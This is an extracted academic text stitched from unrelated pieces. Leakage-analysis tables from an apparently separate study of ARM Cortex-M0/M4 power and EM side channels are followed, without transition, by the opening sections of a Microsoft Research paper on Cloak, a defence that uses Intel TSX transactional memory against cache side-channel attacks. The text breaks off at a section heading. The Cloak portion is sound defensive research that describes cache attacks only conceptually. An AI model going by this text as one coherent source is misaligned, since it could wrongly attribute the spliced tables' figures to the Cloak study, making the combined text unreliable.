F-statistic	Operand 1	1.09	0.76	1.30	2.59	15.85	1.13	1.09	1.05	2.62	7.06
	Operand 2	1.01	0.00	1.87	1.88	2.00	177.01	649.37	329.94	2.47	0.00
	Transition 1	1.13	0.88	1.58	0.77	1.13	0.75	1.01	0.98	0.68	1.57
	Transition 2	1.35	8.29	1.16	0.68	1.06	0.87	1.14	0.72	1.32	2.52
	Combined	1.15	2.54	1.48	1.51	5.05	45.73	166.32	85.10	1.84	2.80

Table 4: F-tests for significant joint data effects in the EM radiation of the M4; tests which fail to reject at the 5% level are shaded grey. Critical values shown in brackets in the row headings. Degrees of freedom for the F-tests are (128,4871) for the combined test, (32,4871) for the rest.

CT	Intuitive group 1	2	3	4	5	Instructions (in descending order of SI)
0.7	2	0	0	0	0	cmp subs
	2	0	0	0	0	cmp$_{imm}$ subs$_{imm}$
	2	0	0	0	0	orrs movs
	1	0	0	0	0	adds$_{imm}$
	1	0	0	0	0	eors
	1	0	0	0	0	ands
	1	0	0	0	0	movs$_{imm}$
	1	0	0	0	0	adds
	0	2	0	0	0	lsls lsrs
	0	1	0	0	0	rors
	0	0	2	0	0	strh strb
	0	0	1	0	0	str
	0	0	0	2	0	ldrh ldr
	0	0	0	1	0	ldrb
	0	0	0	0	1	muls
0.8	3	0	0	0	0	subimm cmp$_{imm}$ adds$_{imm}$
	3	0	0	0	0	movs eors orrs
	2	0	0	0	0	cmp subs
	1	0	0	0	0	ands
	1	0	0	0	0	movs$_{imm}$
	1	0	0	0	0	adds
	0	3	0	0	0	lsls lsrs rors
	0	0	3	0	0	strb strh str
	0	0	0	3	0	ldr ldrh ldrb
	0	0	0	0	1	muls
0.9	11	0	0	0	0	adds$_{imm}$ movs$_{imm}$ subs$_{imm}$ movs cmp$_{imm}$ ands orrs eors subs cmp adds
	0	3	0	0	0	lsls lsrs rors
	0	0	3	0	0	strb strh str
	0	0	0	3	0	ldr ldrh ldrb
	0	0	0	0	1	muls
1.0	11	0	0	0	0	adds adds$_{imm}$ ands cmp cmp$_{imm}$ eors movs movs$_{imm}$ orrs subs subs$_{imm}$
	0	3	0	0	0	lsls lsrs rors
	0	0	3	0	0	str strb strh
	0	0	0	3	0	ldr ldrb ldrh
	0	0	0	0	1	muls
1.1	11	3	0	0	0	adds adds$_{imm}$ ands cmp cmp$_{imm}$ eors lsls lsrs movs movs$_{imm}$ orrs rors subs subs$_{imm}$
	0	0	3	0	0	str strb strh
	0	0	0	3	0	ldr ldrb ldrh
	0	0	0	0	1	muls
1.2	11	3	3	3	1	(all; SI undefined)

Table 5: M0: Found clusters compared with intuitive grouping (1 = ALU, 2 = shifts, 3 = stores, 4 = loads, 5 = multiply) as the consistency threshold (CT) increases.

CT	Intuitive group 1	2	3	4	5	Instructions (in descending order of SI)
0.7	2	0	0	0	0	cmp cmp$_{imm}$
	2	0	0	0	0	ands orrs
	1	0	0	0	0	movs$_{imm}$
	1	0	0	0	0	subs
	1	0	0	0	0	eors
	1	0	0	0	0	adds$_{imm}$
	1	0	0	0	0	adds
	1	0	0	0	0	movs
	1	0	0	0	0	subs$_{imm}$
	0	2	0	0	0	rors lsrs
	0	1	0	0	0	lsls
	0	0	2	0	0	strh str
	0	0	1	0	0	strb
	0	0	0	2	0	ldrb ldrh
	0	0	0	1	0	ldr
	0	0	0	0	1	muls
0.8	5	0	0	0	0	cmp cmp$_{imm}$ subs movs$_{imm}$ eors
	4	0	0	0	0	orrs ands adds$_{imm}$ adds
	1	0	0	0	0	movs
	1	0	0	0	0	subs$_{imm}$
	0	3	0	0	0	lsrs rors lsls
0.9	0	0	2	0	0	strh str
	0	0	1	0	0	strb
	0	0	0	3	0	ldr ldrh ldrb
	0	0	0	0	1	muls
1.0	11	3	3	3	1	(all; SI undefined)

Table 6: M4: Found clusters compared with intuitive grouping (1 = ALU, 2 = shifts, 3 = stores, 4 = loads, 5 = multiply) as the consistency threshold (CT) increases.

Interaction effect	F-stat	Degrees of freedom	Crit. value
All registers	1.207	(896, 39025)	1.080
Source registers	1.357	(448, 39025)	1.113
Destination registers	1.034	(448, 39025)	1.113
Source register = 0	1.398	(64, 39409)	1.308
Source register = 1	1.689	(64, 39409)	1.308
Source register = 2	1.300	(64, 39409)	1.308
Source register = 3	1.151	(64, 39409)	1.308
Source register = 4	1.496	(64, 39409)	1.308
Source register = 5	1.025	(64, 39409)	1.308
Source register = 6	1.838	(64, 39409)	1.308
Source register = 7	1.098	(64, 39409)	1.308

Table 7: F-statistics for register interaction effects (tests which fail to reject at the 5% level are shaded grey).

		eors	lsls	str	ldr	muls
R^2	Full model	0.936	0.902	0.780	0.953	0.874
	$\mathbf{I_p}$ only model	0.550	0.579	0.572	0.629	0.524
	$\mathbf{I_s}$ only model	0.372	0.294	0.194	0.316	0.292
	D only model	0.014	0.031	0.016	0.012	0.057
F	$\mathbf{DxI_p}$, $\mathbf{DxI_s}$ (32)	18.5	20.8	5.5	6.2	23.7
	$\mathbf{DxI_p}$ (16)	23.4	26.7	3.6	5.9	30.5
	$\mathbf{DxI_s}$ (16)	13.6	14.8	7.4	6.6	16.9
	$\mathbf{O_1xI_p}$, $\mathbf{O_1xI_s}$ (8)	8.9	5.3	0.4	2.6	4.4
	$\mathbf{O_2xI_p}$, $\mathbf{O_2xI_s}$ (8)	33.0	25.4	3.3	8.6	11.6
	$\mathbf{T_1xI_p}$, $\mathbf{T_1xI_s}$ (8)	43.5	25.4	11.9	3.2	15.9
	$\mathbf{T_2xI_p}$, $\mathbf{T_2xI_s}$ (8)	8.9	4.8	0.5	2.1	23.5

Table 8: R-squareds for subsets of the M0 instruction models, and F-statistics for the marginal contributions of the interaction terms. df1 is shown in parenthesis; df2 is 24,831 in all cases. Tests which fail to reject at the 5% level are shaded grey.

Tested interactions	eors	lsls	str	ldr	muls
Adjacent bits	1.026	3.877	1.075	0.885	13.390
Adjacent bit flips	0.977	0.603	1.089	1.019	1.047
Non-adjacent bits	1.068	1.295	0.930	0.969	1.372

Table 9: F-tests for significant pairwise bit interaction effects (adjacent and non-adjacent) in the power consumption of the M0; tests which fail to reject at the 5% level are shaded grey. Degrees of freedom are (62,24769), (62,24707) and (930,23839) respectively.

Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory

Daniel Gruss*, Julian Lettner†, Felix Schuster, Olga Ohrimenko, Istvan Haller, Manuel Costa
Microsoft Research

Abstract

Cache-based side-channel attacks are a serious problem in multi-tenant environments, for example, modern cloud data centers. We address this problem with Cloak, a new technique that uses hardware transactional memory to prevent adversarial observation of cache misses on sensitive code and data. We show that Cloak provides strong protection against all known cache-based side-channel attacks with low performance overhead. We demonstrate the efficacy of our approach by retrofitting vulnerable code with Cloak and experimentally confirming immunity against state-of-the-art attacks. We also show that by applying Cloak to code running inside Intel SGX enclaves we can effectively block information leakage through cache side channels from enclaves, thus addressing one of the main weaknesses of SGX.

1 Introduction

Hardware-enforced isolation of virtual machines and containers is a pillar of modern cloud computing. While the hardware provides isolation at a logical level, physical resources such as caches are still shared amongst isolated domains, to support efficient multiplexing of workloads. This enables different forms of side-channel attacks across isolation boundaries. Particularly worrisome are cache-based attacks, which have been shown to be potent enough to allow for the extraction of sensitive information in realistic scenarios, e.g., between colocated cloud tenants [56].

In the past 20 years cache attacks have evolved from theoretical attacks [38] on implementations of cryptographic algorithms [4] to highly practical generic attack primitives [43,62]. Today, attacks can be performed in an automated fashion on a wide range of algorithms [24].

Many countermeasures have been proposed to mitigate cache side-channel attacks. Most of these countermeasures either try to eliminate resource sharing [12, 18, 42, 52, 58, 68, 69], or they try to mitigate attacks after detecting them [9, 53, 65]. However, it is difficult to identify all possible leakage through shared resources [34, 55] and eliminating sharing always comes at the cost of efficiency. Similarly, the detection of cache side-channel attacks is not always sufficient, as recently demonstrated attacks may, for example, recover the entire secret after a single run of a vulnerable cryptographic algorithm [17, 43, 62]. Furthermore, attacks on singular sensitive events are in general difficult to detect, as these can operate at low attack frequencies [23].

In this paper, we present Cloak, a new efficient defensive approach against cache side-channel attacks that allows resource sharing. At its core, our approach prevents cache misses on sensitive code and data. This effectively conceals cache access-patterns from attackers and keeps the performance impact low. We ensure permanent cache residency of sensitive code and data using widely available hardware transactional memory (HTM), which was originally designed for high-performance concurrency.

HTM allows potentially conflicting threads to execute *transactions* optimistically in parallel: for the duration of a transaction, a thread works on a private memory snapshot. In the event of conflicting concurrent memory accesses, the transaction aborts and all corresponding changes are rolled back. Otherwise, changes become visible atomically when the transaction completes. Typically, HTM implementations use the CPU caches to keep track of transactional changes. Thus, current implementations like Intel TSX require that all accessed memory remains in the CPU caches for the duration of a transaction. Hence, transactions abort not only on real conflicts but also whenever transactional memory is evicted prematurely to DRAM. This behavior makes HTM a powerful tool to mitigate cache-based side channels.

The core idea of Cloak is to execute leaky algorithms in HTM-backed transactions while ensuring that *all* sensitive data and code reside in transactional memory for the duration of the execution. If a transaction succeeds, secret-dependent control flows and data accesses are guaranteed to stay within the CPU caches. Otherwise, the corresponding transaction would abort. As we show and discuss, this simple property can greatly raise the bar for contemporary cache side-channel attacks or even prevent them completely. The Cloak approach can be implemented on top of any HTM that provides the aforementioned basic properties. Hence, compared to other approaches [11, 42, 69] that aim to provide isola-

*Work done during internship at Microsoft Research; affiliated with Graz University of Technology.
†Work done during internship at Microsoft Research; affiliated with University of California, Irvine.

tion, Cloak does not require any changes to the operating system (OS) or kernel. In this paper, we focus on Intel TSX as HTM implementation for Cloak. This choice is natural, as TSX is available in many recent professional and consumer Intel CPUs. Moreover, we show that we can design a highly secure execution environment by using Cloak inside Intel SGX enclaves. SGX enclaves provide a secure execution environment that aims to protect against hardware attackers and attacks from malicious OSs. However, code inside SGX enclaves is as much vulnerable to cache attacks as normal code [7,20,46,57] and, when running in a malicious OS, is prone to other memory access-based leakage including page faults [10, 61]. We demonstrate and discuss how Cloak can reliably defend against such side-channel attacks on enclave code.

We provide a detailed evaluation of Intel TSX as available in recent CPUs and investigate how different implementation specifics in TSX lead to practical challenges which we then overcome. For a range of proof-of-concept applications, we show that Cloak's runtime overhead is small—between -0.8% and $+1.2\%$ for low-memory tasks and up to $+248\%$ for memory-intense tasks in SGX—while state-of-the-art cache attacks are effectively mitigated. Finally, we also discuss limitations of Intel TSX, specifically negative side effects of the aggressive and sparsely documented hardware prefetcher.

The key contributions of this work are:

- We describe Cloak, a universal HTM-based approach for the effective mitigation of cache attacks.
- We investigate the peculiarities of Intel TSX and show how Cloak can be implemented securely and efficiently on top of it.
- We propose variants of Cloak as a countermeasure against cache attacks in realistic environments.
- We discuss how SGX and TSX in concert can provide very high security in hostile environments.

Outline. The remainder of this paper is organized as follows. In Section 2, we provide background on software-based side-channel attacks and hardware transactional memory. In Section 3, we define the attacker model. In Section 4, we describe the fundamental idea of Cloak. In Section 5, we show how Cloak can be instantiated with Intel TSX. In Section 6, we provide an evaluation of Cloak on state-of-the-art attacks in local and cloud environments. In Section 7, we show how Cloak makes SGX a highly secure execution environment. In Section 8, we discuss limitations of Intel TSX with respect to Cloak. In Section 9, we discuss related work. Finally, we provide conclusions in Section 10.

2 Background

We now provide background on cache side-channel attacks and hardware transactional memory.

2.1 Caches

Modern CPUs have a hierarchy of caches that store and efficiently retrieve frequently used instructions and data, thereby, often avoiding the latency of main memory accesses. The first-level cache is the usually the smallest and fastest cache, limited to several KB. It is typically a private cache which cannot be accessed by other cores. The last-level cache (LLC), is typically unified and shared among all cores. Its size is usually limited to several MBs. On modern architectures, the LLC is typically inclusive to the lower-level caches like the L1 caches. That is, a cache line can only be in an L1 cache if it is in the LLC as well. Each cache is organized in *cache sets* and each cache set consists of multiple *cache lines* or *cache ways*. Since more addresses map to the same cache set than there are ways, the CPU employs a cache replacement policy to decide which way to replace. Whether data is cached or not is visible through the memory access latency. This is a root cause of the side channel introduced by caches.

2.2 Cache Side-Channel Attacks

Cache attacks have been studied for two decades with an initial focus on cryptographic algorithms [4, 38, 51]. More recently, cache attacks have been demonstrated in realistic cross-core scenarios that can deduce information about single memory accesses performed in other programs (*i.e.*, access-driven attacks). We distinguish between the following access-driven cache attacks: Evict+Time, Prime+Probe, Flush+Reload. While most attacks directly apply one of these techniques, there are many variations to match specific capabilities of the hardware and software environment.

In Evict+Time, the victim computation is invoked repeatedly by the attacker. In each run, the attacker selectively evicts a cache set and measures the victim's execution time. If the eviction of a cache set results in longer execution time, the attacker learns that the victim likely accessed it. Evict+Time attacks have been extensively studied on different cache levels and exploited in various scenarios [51, 60]. Similarly, in Prime+Probe, the attacker fills a cache set with their own lines. After waiting for a certain period, the attacker measures if all their lines are still cached. The attacker learns whether another process—possibly the victim—accessed the selected cache set in the meantime. While the first Prime+Probe attacks targeted the L1 cache [51, 54], more recent

attacks have also been demonstrated on the LLC [43, 50, 56]. Flush+Reload [62] is a powerful but also constrained technique; it requires attacker and victim to share memory pages. The attacker selectively flushes a shared line from the cache and, after some waiting, checks if it was brought back through the victim's execution. Flush+Reload attacks have been studied extensively in different variations [2, 41, 66]. Apart from the CPU caches, the shared nature of other system resources has also been exploited in side-channel attacks. This includes different parts of the CPU's branch-prediction facility [1, 15, 40], the DRAM row buffer [5, 55], the page-translation caches [21, 28, 36] and other microarchitectural elements [14].

This paper focuses on mitigating Prime+Probe and Flush+Reload. However, Cloak conceptually also thwarts other memory-based side-channel attacks such as those that exploit the shared nature of the DRAM.

2.3 Hardware Transactional Memory

HTM allows for the efficient implementation of parallel algorithms [27]. It is commonly used to elide expensive software synchronization mechanisms [16, 63]. Informally, for a CPU thread executing a hardware transaction, all other threads appear to be halted; whereas, from the outside, a transaction appears as an atomic operation. A transaction fails if the CPU cannot provide this atomicity due to resource limitations or conflicting concurrent memory accesses. In this case, all transactional changes need to be rolled back. To be able to detect conflicts and revert transactions, the CPU needs to keep track of transactional memory accesses. Therefore, transactional memory is typically divided into a *read set* and a *write set*. A transaction's read set contains all read memory locations. Concurrent read accesses by other threads to the read set are generally allowed; however, concurrent writes are problematic and—depending on the actual HTM implementation and circumstances—likely lead to transactional aborts. Further, any concurrent accesses to the write set necessarily lead to a transactional abort. Figure 1 visualizes this exemplarily for a simple transaction with one conflicting concurrent thread.

Commercial Implementations. Implementations of HTM can be found in different commercial CPUs, among others, in many recent professional and consumer Intel CPUs. Nakaike et al. [48] investigated four commercial HTM implementations from Intel and other vendors. They found that all processors provide comparable functionality to begin, end, and abort transactions and that all implement HTM within the existing CPU cache hierarchy. The reason for this is that only caches can be held in a consistent state by the CPU itself. If data is




Figure 1: HTM ensures that no concurrent modifications influence the transaction, either by preserving the old value or by aborting and reverting the transaction.

evicted to DRAM, transactions necessarily abort in these implementations. Nakaike et al. [48] found that all four implementations detected access conflicts at cache-line granularity and that failed transactions were reverted by invalidating the cache lines of the corresponding write sets. Depending on the implementation, read and write set can have different sizes, and set sizes range from multiple KB to multiple MB of HTM space.

Due to HTM usually being implemented within the CPU cache hierarchy, HTM has been proposed as a means for optimizing cache maintenance and for performing security-critical on-chip computations: Zacharopoulos [64] uses HTM combined with prefetching to reduce the system energy consumption. Guan et al. [25] designed a system that uses HTM to keep RSA private keys encrypted in memory and only decrypt them temporarily inside transactions. Jang et al. [36] used hardware transaction aborts upon page faults to defeat kernel address-space layout randomization.

3 Attacker Model

We consider multi-tenant environments where tenants do not trust each other, including local and cloud environments, where malicious tenants can use shared resources to extract information about other tenants. For example, they can influence and measure the state of caches via the attacks described in Section 2.2. In particular, an attacker can obtain a high-resolution trace of its own memory access timings, which are influenced by operations of the victim process. More abstractly, the attacker can obtain a trace where at each time frame the attacker learns whether the victim has accessed a particular memory location. We consider the above attacker in three realistic environments which give her different capabilities:

Cloud We assume that the processor, the OS and the hypervisor are trusted in this scenario while other cloud tenants are not. This enables the attacker to launch cross-VM Prime+Probe attacks.

Local This scenario is similar to the Cloud scenario, but we assume the machine is not hosted in a cloud environment. Therefore, the tenants share the machine in a traditional time-sharing fashion and the OS is trusted to provide isolation between tenants. Furthermore, we assume that there are shared libraries between the victim and the attacker, since this is a common optimization performed by OSs. This enables the attacker to launch Flush+Reload attacks, in addition to Prime+Probe attacks.

SGX In this scenario, the processor is trusted but the adversary has full control over the OS, the hypervisor, and all other code running on the system, except the victim's code. This scenario models an SGX-enabled environment, where the victim's code runs inside an enclave. While the attacker has more control over the software running on the machine, the SGX protections prevent sharing of memory pages between the enclave and untrusted processes, which renders Flush+Reload attacks ineffective in this setting.

All other side-channels, including power analysis, and channels based on shared microarchitectural elements other than caches are outside our scope.

4 Hardware Transactional Memory as a Side-Channel Countermeasure

The foundation of all cache side-channel attacks are the timing differences between cache hits and misses, which an attacker tries to measure. The central idea behind Cloak is to instrument HTM to prevent any cache misses on the victim's sensitive code and data. In Cloak, all sensitive computation is performed in HTM. Crucially, in Cloak, all security-critical code and data is deterministically *preloaded* into the caches at the beginning of a transaction. This way, security-critical memory locations become part of the read or write set and all subsequent, possibly secret-dependent, accesses are guaranteed to be served from the CPU caches. Otherwise, in case any preloaded code or data is evicted from the cache, the transaction necessarily aborts and is reverted. (See Listing 1 for an example that uses the TSX instructions `xbegin` and `xend` to start and end a transaction.)

Given an *ideal* HTM implementation, Cloak thus prevents that an attacker can obtain a trace that shows whether the victim has accessed a particular memory location. More precisely, in the sense of Cloak, ideal HTM has the following properties:

R1 Both data and code can be added to a transaction as transactional memory and thus are included in the HTM atomicity guarantees.

Listing 1: A vulnerable crypto operation protected by Cloak instantiated with Intel TSX; the `AES_encrypt` function makes accesses into `lookup_tables` that depend on `key`. Preloading the tables and running the encryption code within a HTM transaction ensures that eviction of table entries from LLC will terminate the code before it may cause a cache miss.

```
if ((status = _xbegin()) == _XBEGIN_STARTED) {
  for (auto p : lookup_tables)
    *(volatile size_t*)p;
  AES_encrypt(plaintext, ciphertext, &key);
  _xend();
}
```

R2 A transaction aborts immediately when any part of transactional memory leaves the cache hierarchy.

R3 All pending transactional memory accesses are purged during a transactional abort.

R4 Prefetching decisions outside of transactions are not influenced by transactional memory accesses.

R1 ensures that all sensitive code and data can be added to the transactional memory in a deterministic and leakage-free manner. **R2** ensures that any cache line evictions are detected implicitly by the HTM and the transaction aborts before any non-cached access is performed. **R3** and **R4** ensure that there is no leakage after a transaction has succeeded or aborted.

Unfortunately, commercially available HTM implementations and specifically Intel TSX do not precisely provide **R1–R4**. In the following Section 5 we discuss how Cloak can be instantiated on commercially available (and not ideal) HTM, what leakage remains in practice, and how this can be minimized.

5 Cloak based on Intel TSX

Cloak can be built using an HTM that satisfies **R1–R4** established in the previous section. We propose Intel TSX as an instantiation of HTM for Cloak to mitigate the cache side channel. In this section, we evaluate how far Intel TSX meets **R1–R4** and devise strategies to address those cases where it falls short. All experiments we report on in this section were executed on Intel Core i7 CPUs of the Skylake generation (i7-6600U, i7-6700, i7-6700K) with 4MB or 8MB of LLC. The source code of these experiments will be made available at http://aka.ms/msr-cloak.

5.1 Meeting Requirements with Intel TSX

We summarize our findings and then describe the methodology.

R1 and **R2** hold for data. It supports read-only data that does not exceed the size of the LLC (several MB) and write data that does not exceed the size of the L1 cache (several KB);

R1 and **R2** hold for code that does not exceed the size of the LLC;

R3 and **R4** hold in the *cloud* and *SGX* attacker scenarios from Section 3, but not in general for *local* attacker scenarios.

5.1.1 Requirements 1&2 for Data

Our experiments and previous work [19] find the read set size to be ultimately constrained by the size of the LLC: Figure 2 shows the failure rate of a simple TSX transaction depending on the size of the read set. The abort rate reaches 100% as the read set size approaches the limits of the LLC (4MB in this case). In a similar experiment, we observed 100% aborts when the size of data written in a transaction exceeded the capacity of the L1 data cache (32 KB per core). This result is also confirmed in Intel's *Optimization Reference Manual* [30] and in previous work [19, 44, 64].

Conflicts and Aborts. We always observed aborts when read or write set cache lines were actively evicted from the caches by concurrent threads. That is, evictions of write set cache lines from the L1 cache and read set cache lines from the LLC are sufficient to cause aborts. We also confirmed that transactions abort shortly after cache line evictions: using concurrent `clflush` instructions on the read set, we measured abort latencies in the order of a few hundred cycles (typically with an upper bound of around 500 cycles). In case varying abort times should prove to be an issue, the attacker's ability to measure them, e.g., via Prime+Probe on the abort handler, could be thwarted by *randomly* choosing one out of many possible abort handlers and rewriting the `xbegin` instruction accordingly,[1] before starting a transaction.

Tracking of the Read Set. We note that the data structure that is used to track the read set in the LLC is unknown. The Intel manual states that "an implementation-specific second level structure" may be available, which probabilistically keeps track of the addresses of read-set

[1]The 16-bit relative offset to a transaction's abort handler is part of the `xbegin` instruction. Hence, for each xbegin instruction, there is a region of 1 024 cache lines that can contain the abort handler code.




Figure 2: A TSX transaction over a loop reading an array of increasing size. The failure rate reveals how much data can be read in a transaction. Measured on an i7-6600U with 4 MB LLC.

cache lines that were evicted from the L1 cache. This structure is possibly an on-chip bloom filter, which tracks the read-set membership of cache lines in a probabilistic manner that may give false positives but no false negatives.[2] There may exist so far unknown leaks through this data structure. If this is a concern, all sensitive data (including read-only data) can be kept in the write set in L1. However, this limits the working set to the L1 and also requires all data to be stored in writable memory.

L1 Cache vs. LLC. By adding all data to the write set, we can make **R1** and **R2** hold for data with respect to the L1 cache. This is important in cases where victim and attacker potentially share the L1 cache through hyper-threading.[3] Shared L1 caches are not a concern in the *cloud* setting, where it is usually ensured by the hypervisor that corresponding hyper-threads are not scheduled across different tenants. The same can be ensured by the OS in the *local* setting. However, in the *SGX* setting a malicious OS may misuse hyper-threading for an L1-based attack. To be not constrained to the small L1 in SGX nonetheless, we propose solutions to detect and prevent such attacks later on in Section 7.2.

We conclude that Intel TSX sufficiently fulfills **R1** and **R2** for data if the read and write sets are used appropriately.

5.1.2 Requirements 1&2 for Code

We observed that the amount of code that can be executed in a transaction seems not to be constrained by the sizes of the caches. Within a transaction with strictly no reads and writes we were reliably able to execute more

[2]In Intel's *Software Development Emulator* [29] the read set is tracked probabilistically using bloom filters.

[3]Context switches may also allow the attacker to examine the victim's L1 cache state "postmortem". While such attacks may be possible, they are outside our scope. TSX transactions abort on context switches.




Figure 3: A TSX transaction over a nop-sled with increasing length. A second thread waits and then flushes the first cache line once before the transaction ends. The failure rate starts at 100% for small transaction sizes. If the transaction self-evicts the L1 instruction cache line, e.g., when executing more than 32 KB of instructions, the transaction succeeds despite of the flush. Measured on an i7-6600U with 32 KB L1 cache.

than 20 MB of nop instructions or more than 13 MB of arithmetic instructions (average success rate ˜10%) on a CPU with 8 MB LLC. This result strongly suggests that executed code does not become part of the read set and is in general not explicitly tracked by the CPU.

To still achieve **R1** and **R2** for code, we attempted to make code part of the read or write set by accessing it through load/store operations. This led to mixed results: even with considerable effort, it does not seem possible to reliably execute cache lines in the write set without aborting the transaction.[4] In contrast, it is generally possible to make code part of the read set through explicit loads. This gives the same benefits and limitations as using the read set for data.

Code in the L1 Cache. Still, as discussed in the previous Section 5.1.1, it can be desirable to achieve **R1** and **R2** for the L1 cache depending on the attack scenario. Fortunately, we discovered undocumented microarchitectural effects that reliably cause transactional aborts in case a recently executed cache line is evicted from the cache hierarchy. Figure 3 shows how the transactional abort rate relates to the amount of code that is executed inside a transaction. This experiment suggests that a concurrent (hyper-) thread can cause a transactional abort by evicting a transactional code cache line currently in the L1 instruction cache. We verified that this effect exists for direct evictions through the `clflush` instruction as well as indirect evictions through cache set conflicts. However, self-evictions of L1 code cache lines (that is, when a transactional code cache line is replaced by another one) do not cause transactional aborts. Hence, forms of **R1** and **R2** can also be ensured for code in the L1 instruction cache without it being part of the write set.

In summary, we can fulfill requirements **R1** and **R2** by moving code into the read set or, using undocumented microarchitectural effects, by limiting the amount of code to the L1 instruction cache and preloading it via execution.

5.1.3 Requirements 3&4

As modern processors are highly parallelized, it is difficult to guarantee that memory fetches outside a transaction are not influenced by memory fetches inside a transaction. For precisely timed evictions, the CPU may still enqueue a fetch in the memory controller, *i.e.*, a race condition. Furthermore, the hardware prefetcher is triggered if multiple cache misses occur on the same physical page within a relatively short time. This is known to introduce noise in cache attacks [24,62], but also to introduce side-channel leakage [6].

In an experiment with shared memory and a cycle-accurate alignment between attacker and victim, we investigated the potential leakage of Cloak instantiated with Intel TSX. To make the observable leakage as strong as possible, we opted to use Flush+Reload for the attack primitive. We investigated how a delay between the transaction start and the flush operation and a delay between the flush and the reload operations influence the probability that an attacker can observe a cache hit against code or data placed into transactional memory. The victim in this experiment starts the transaction, by placing data and code into transactional memory in a uniform manner (using either reads, writes or execution). The victim then simulates meaningful program flow, followed by an access to one of the sensitive cache lines and terminating the transaction. The attacker "guesses" which cache line the victim accessed and probes it. Ideally, the attacker should not be able to distinguish between correct and wrong guesses.

Figure 4 shows two regions where an attacker could observe cache hits on a correct guess. The left region corresponds to the preloading of sensitive code/data at the beginning of the transaction. As expected, cache hits in this region were observed to be identical to runs where the attacker had the wrong guess. On the other hand, the right region is unique to instances where the attacker made a correct guess. This region thus corresponds to a window of around 250 cycles, where an attacker could potentially obtain side-channel information. We explain the existence of this window by the fact that Intel did not design TSX to be a side-channel free primitive, thus **R3** and **R4** are not guaranteed to hold and a limited amount of leakage remains. We observed identical high-level re-

[4] In line with our observation, Intel's documentation [31] states that "executing self-modifying code transactionally may also cause transactional aborts".




Figure 4: Cache hits observed by a Flush+Reload attacker with the ability to overlap the attack with different segments of the victim's transaction. Cache hits can be observed both in the region where the victim tries to prepare its transactional memory, as well as in a small window around a secret access. The Z axis represents the success rate of the attacker observing a cache hit.

sults for all forms of preloading (reading, writing, executing) and all forms of secret accesses (reading, writing, executing).

To exploit the leakage we found, the attacker has to be able to determine whether the CPU reloaded a secret-dependent memory location. This is only possible if the attacker shares the memory location with the victim, *i.e.*, only in *local* attacks but not in other scenarios. Furthermore, it is necessary to align execution between attacker and victim to trigger the eviction in exactly the right cycle range in the transaction. While these properties might be met in a Flush+Reload attack with fast eviction using `clflush` and shared memory, it is rather unlikely that an attack is possible using Prime+Probe, due to the low frequency of the attack [22] and the cache replacement policy. Thus, we conclude that requirements **R3** and **R4** are likely fulfilled in all scenarios where the attacker can only perform Prime+Probe, but not Flush+Reload, *i.e.*, cloud and SGX scenarios. Furthermore, requirements **R3** and **R4** are likely to be fulfilled in scenarios where an attacker can perform Flush+Reload, but not align with a victim on a cycle base nor measure the exact execution time of a TSX transaction, *i.e.*, the local scenario.

5.2 Memory Preloading

Using right the memory preloading strategy is crucial for the effectiveness of Cloak when instantiated on top of TSX. In the following, we describe preloading techniques for various scenarios. The different behavior for read-only data, writable data, and code, makes it necessary to preload these memory types differently.

5.2.1 Data Preloading

As discussed, exclusively using the write set for preloading has the benefit that sensitive data is guaranteed to stay within the small L1 cache, which is the most secure option. To extend the working set beyond L1, sensitive read-only data can also be kept in the LLC as described in Section 5.1.1. However, when doing so, special care has to be taken. For example, naïvely preloading a large (> 32 KB) sequential read set after the write set leads to assured abortion during preloading, as some write set cache-lines are inevitably evicted from L1. Reversing the preloading order, *i.e.*, read set before write set, partly alleviates this problem, but, depending on the concrete read set access patterns, one is still likely to suffer from aborts during execution caused by read/write set conflicts in the L1 cache. In the worst case, such self-eviction aborts may leak information.

To prevent such conflicts, in Cloak, we reserve certain cache sets in L1 entirely for the write set. This is possible as the L1 cache-set index only depends on the virtual address, which is known at runtime. For example, reserving the L1 cache sets with indexes 0 and 1 gives a conflict-free write set of size $2 \cdot 8 \cdot 64B = 1KB$. For this allocation, it needs to be ensured that the same 64 B cache lines of *any* 4 KB page are not part of the read set (see Figure 5 for an illustration). Conversely, the write set is placed in the same 64 B cache lines in up to eight different 4 KB pages. (Recall that an L1 cache set comprises eight ways.) Each reserved L1 cache set thus blocks $1/64^{th}$ of the entire virtual memory from being used in the read set.

While this allocation strategy plays out nicely in theory, we observed that apparently the CPU's data prefetcher [30] often optimistically pulled-in unwanted cache lines that were conflicting with our write set. This can be mitigated by ensuring that sequentially accessed read cache lines are separated by a page boundary from write cache lines and by adding "safety margins" between read and write cache lines on the same page.

In general, we observed benefits from performing preloading similar to recent Prime+Probe attacks [22, 45], where a target address is accessed multiple times and interleaved with accesses to other addresses. Further, we observed that periodic "refreshing" of the write set, e.g., using the `prefetchw` instruction, reduced the chances of write set evictions in longer transactions.

5.2.2 Code Preloading

As described in Section 5.1.2, we preload code into the read set and optionally into the L1 instruction cache. To preload it into the read set, we use the same approach as for data. However, to preload the code into the L1 instruction cache we cannot simply execute the function,




Figure 5: Allocation of read and write sets in memory to avoid conflicts in the L1 data cache

retq

0f 1f c3	41 57	41 56	45 31 c9	41 55	41 54	ba 07 00 00 00	55	53	31 ff
nop	push	push	xor	push	push	mov	push	push	xor
0x0	0x3	0x5	0x7	0xa	0xc	0xe	0x13	0x14	0x15

41 b8 ff ff ff ff	b9 22 00 00 00	be 08 00 00 40	48 83 ec 18	e8 a3 f4 ff ff	48 89 c2	49 89 c7	48 c1 e2 3c	48 c1 ea 3f	48 85 d2
mov	mov	mov	sub	callq	mov	mov	shl	shr	test
0x17	0x1d	0x22	0x27	0x2b	0x30	0x33	0x36	0x3a	0x3e

Figure 6: Cache lines are augmented with a multi-byte `nop` instruction. The `nop` contains a byte `c3` which is the opcode of `retq`. By jumping directly to the `retq` byte, we preload each cache line into the L1 instruction cache.

as this would have unwanted side effects. Instead, we insert a multi-byte `nop` instruction into every cache line, as shown in Figure 6. This `nop` instruction does not change the behavior of the code during actual function execution and only has a negligible effect on execution time. However, the multi-byte `nop` instruction allows us to incorporate a byte `c3` which is the opcode of `retq`. Cloak jumps to this return instruction, loading the cache line into the instruction L1 cache but not executing the actual function. In the preloading phase, we perform a call to each such `retq` instruction in order to load the corresponding cache lines into the L1 instruction cache. The `retq` instruction immediately returns to the preloading function. Instead of `retq` instructions, equivalent `jmp reg` instructions can be inserted to avoid touching the stack.

5.2.3 Splitting Transactions

